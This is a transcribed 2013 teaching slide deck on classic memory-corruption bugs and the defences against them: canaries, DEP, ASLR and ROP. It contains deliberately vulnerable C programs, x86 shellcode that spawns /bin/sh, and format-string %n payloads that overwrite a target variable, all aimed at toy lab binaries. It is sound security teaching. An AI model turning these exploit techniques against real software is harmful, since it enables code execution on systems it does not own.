HOWTO
Basic Vulnerabilities and their Exploitation

Samuel Angebault

staphylo@lse.epita.fr
http://lse.epita.fr/

July 18, 2013

Table of contents

1 Reminders


2 Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

3 Security
- Canary
- DEP
- ASLR


Plan

1 Reminders

Push & Pop



Stack frame



Function call

Instruction

```
call func
```

Equivalent

```
push %eip + 2
jmp func
```

Function return

Instruction

```
ret
```


Equivalent

```
pop %eip
```

Shared libraries

- PIC (Position Independent Code)
- Addresses in the library are relative
- The libraries can be mapped anywhere in the address space
- We can no longer exploit via static analysis

- GOT (Global Offset Table)
- PLT (Procedure Linkage Table)



GOT PLT

Code:

```
call func@PLT
...
...
```

PLT:

```
PLT[0]:
  call resolver
...
PLT[n]:
  jmp *GOT[n]
  prepare resolver
  jmp PLT[0]
```

GOT:

```
...
GOT[n]:
    <addr>
```

Code:

```
func:
  ...
  ...
```

Plan

2 Vulnerabilities

Buffer Overflow

- buffer allocated
- not necessarily on the stack
- write more data than the size of the buffer
- overriding data

Reminders

Vulnerabilities

Buffer Overflow

Off by One

Out of bound


Heap Overflow


Format String

Use after free

Security

Stack view







Jumping somewhere else

- controlling %eip
- replacing the return address with another one

Stack view





HOWTO Basic Vulnerabilities and their Exploitation
Samuel Angebault
Reminders
Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free
Security

Spawning a shell


- raw code
- writing shellcode for the exploit
  - shell
  - reverse shell
  - ...
- filling the buffer with the shellcode
- overriding return address to jump on your code
- shellcode often has to respect constrains
  - no null byte
  - ascii
  - ...

Reminders

Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free

Security

Stack view



Code example

```
#include <stdio.h>
#include <string.h>

static void success(void)
{
    puts("you jumped sucessfully");
}

static void test(const char *input)
{
    char buffer[40];
    strcpy(buffer, input);
}

int main(int argc, char *argv[])
{
    if (argc != 2) return 1;
    test(argv[1]);
    return 0;
}
```

The shellcode

C equivalent

```
exceve("/bin/sh", 0, 0);
```

```
1  add     $0x42, %esp   # moving stack pointer
2  xor     %eax,%eax     # eax = 0
3  # pushing "/bin//sh" onto the stack
4  push    %eax          # push '\0'
5  push    $0x68732f2f   # hs//
6  push    $0x6e69622f   # nib/
7  # setting registers for syscall
8  mov     %esp,%ebx     # ebx = filename
9  mov     %eax,%ecx     # ecx = NULL (argv)
10 mov     %eax,%edx     # edx = NULL (envp)
11 # putting syscall number in eax
12 mov     $0xb,%al      # eax = __NR_execve 11
13 int     $0x80         # making syscall
```

ret2reg

- one of the register contain the address we want
- call on the content of the register
- no hardcoded address

ret2reg

%eax contains the address of the buffer (return value of strcpy) We can call the address at %eax to execute our shellcode

searching call to %eax


```
$ objdump -D ./stack | grep -E "call +\*%eax"
 8048396:    ff d0          call   *%eax
 804841f:    ff d0          call   *%eax
```


The return value can be one of those

ret2libc

- call a function of the libc with the return address
- setup the stack in order to call the function

Stack View





- coding error
- stepping one more time on a loop
- read or write depending of the case

HOWTO Basic Vulnerabilities and their Exploitation

Samuel Angebault

Reminders

Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free

Security

Example

Code

```
char buffer[20];
for (int i = 0; i <= 20; ++i)
    buffer[i] = getchar();
```

Out of bound

- error in bound checking
- write what where
- read where

Write What Where

Code


```c
void test(const char *input, int *array, int size)
{
    int i = atoi(input)
    if (i >= size)
        return;
    array[i] = 0;
}
```


Reminders
Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free
Security

Heap Overflow

- Depending on malloc implementation
- Case dependent

Heap view



Reminders on printf

Reminders
Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free
Security


Prototype

```
int printf(const char *fmt, ...);
```

- *printf function take variadics parameters
- all the parameters are push on the stack

exploiting printf

- coding error
- %n write the number of bytes printed at the given address
- %hhn = 1 byte %hn = 2 bytes %n = 4 bytes
- %08x write 4 bytes in hexadecimal



HOWTO Basic Vulnerabilities and their Exploitation
Samuel Angebault
Reminders
Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free
Security

%n example

Code

```
int count = 0;
printf("Hello World%n !!!\n", &count);
printf("count = %d\n", count);
```

Output

```
Hello World !!!
count = 11
```

%n example

Code

```
int count = 0;
printf("%.20u%n !!!\n", 0, &count);
printf("count = %d\n", count);
```

Output

```
....................0 !!!
count = 20
```


Reminders

Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

Example


```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int target = 0;
6
7  static void test(const char *input)
8  {
9      printf(input);
10     if (target)
11         puts("success !");
12 }
13
14 int main(int argc, char *argv[])
15 {
16     if (argc != 2) return 1;
17     test(argv[1]);
18     return 0;
19 }
```

Exploiting

Input

```
Hello World !!!
```

Output

```
Hello World !!!
```

Crashing the program

Input

```
%s%s%s%s%s%s%s%s%s
```

Output

```
Segmentation Fault (SIGSEGV)
```


Reminders

Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

Displaying the stack

Reminders

Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

Input

```
%08X %08X %08X %08X ...
```

Output

```
0000002F 08049728 080484E2 00000002 FFFFD574 ...
```

Searching the buffer

Input

```
AAAA %08X %08X %08X ... %08X %08X %08X
```

Output

```
AAAA 0000002F 08049728 080484E2 ... 41414141
38302520 30252058
```

GNU extension

Positional parameter

```
%index$operand
```

Input

```
AAAA %156$08X
```

Output

```
AAAA 41414141
```


Reminders

Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

Setting the address

Address of target

```
$ nm --defined-only ./a.out | grep target
08049750 B target
```

Input

```
\x50\x97\x04\x08 %156$X
```

Output

```
08049750
```

HOWTO Basic Vulnerabilities and their Exploitation

Samuel Angebault

Reminders

Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free

Security

Input

```
\x50\x97\x04\x08 %156$n
```

Output

```
success !
```

Precise value

Code

```
if (target == 13)
    puts("success !");
```

Input

```
\x50\x97\x04\x08 %.8u%156$n
```


Reminders

Vulnerabilities
- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

- change conditional jump
- leak a value
- rewrite a function address (especially in the GOT)

HOWTO Basic Vulnerabilities and their Exploitation

Samuel Angebault

Reminders

Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free

Security

Use after free

Reminders

Vulnerabilities
Buffer Overflow
Off by One
Out of bound
Heap Overflow
Format String
Use after free

Security

- resource dynamically allocated
- freed before the end of its usage
- it's really case dependant
  - malloc implementation
  - how the use after free is used

Dummy translation


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef void (*func_f)(void);

func_f *callback;

static void success(void) {
    puts("you win");
}

static void lose(void) {
    puts("you lose");
}

int main(int argc, char *argv[]) {
    if (argc == 1) return 1;

    callback = malloc(256);
    *callback = lose;
    free(callback);

    char *tmp = malloc(256);
    memset(tmp, 0, 256);
    strncpy(tmp, argv[1], 255);
    printf("%s\n", tmp);
    free(tmp);

    (*callback)();
    return 0;
}
```

Plan

3 Security

Canary (Stack Protection)

- random value defined at run time
- pushed just before the return address
- checked before returning from the function



DEP (Data Execution Prevention)

It is also known as :

- NX bit (Never eXecute)
- Intel XD bit (eXecute Disabled)
- AMD EVP (Enhanced Virus Protection)
- ARM XN bit (eXecute Never)
- OpenBSD W ˆ X (Write XOR eXecute)

It simply implies that you can't execute code on the stack anymore

It's enabled by default on modern OS

Reminders
Vulnerabilities
Security
Canary
DEP
ASLR

ROP (Return Oriented Programming)


- push values and return addresses
- set up registers and stack
    - function call (mprotect)
    - syscall
    - ...

- ends with ret
- search what you need
- instructions are not aligned

Gadget

```
80 cd 80 : or $0x80,%ch
cd 80    : int $0x80
0b 58 c3 : or -0x3d(%eax),%ebx
58 c3    : pop %eax; ret
```

Stack View



ASLR

- ASLR (Address Space Layout Randomisation)
- enabled by default on modern OS
- can be bruteforced in 32 bits
- almost impossible in 64 bits
- some more security against bruteforce

Bypass

- Leak an address
- Pivot
- Nop spray

NOP Spray

- nop sled, nop slide, nop ramp
- nop (No OPeration)
- can be done with other opcodes
- fill the area with NOPs and put the shellcode at the end
- trying a random address to jump in
- increasing success chances

Memory view

Memory			
nop	nop	nop	nop
nop	nop	nop	nop
nop	nop	nop	nop
nop	nop	nop	s
h	e	l	l
c	o	d	e

Questions ?

Thank you for your attention

Links

- http://www.exploit-exercises.com/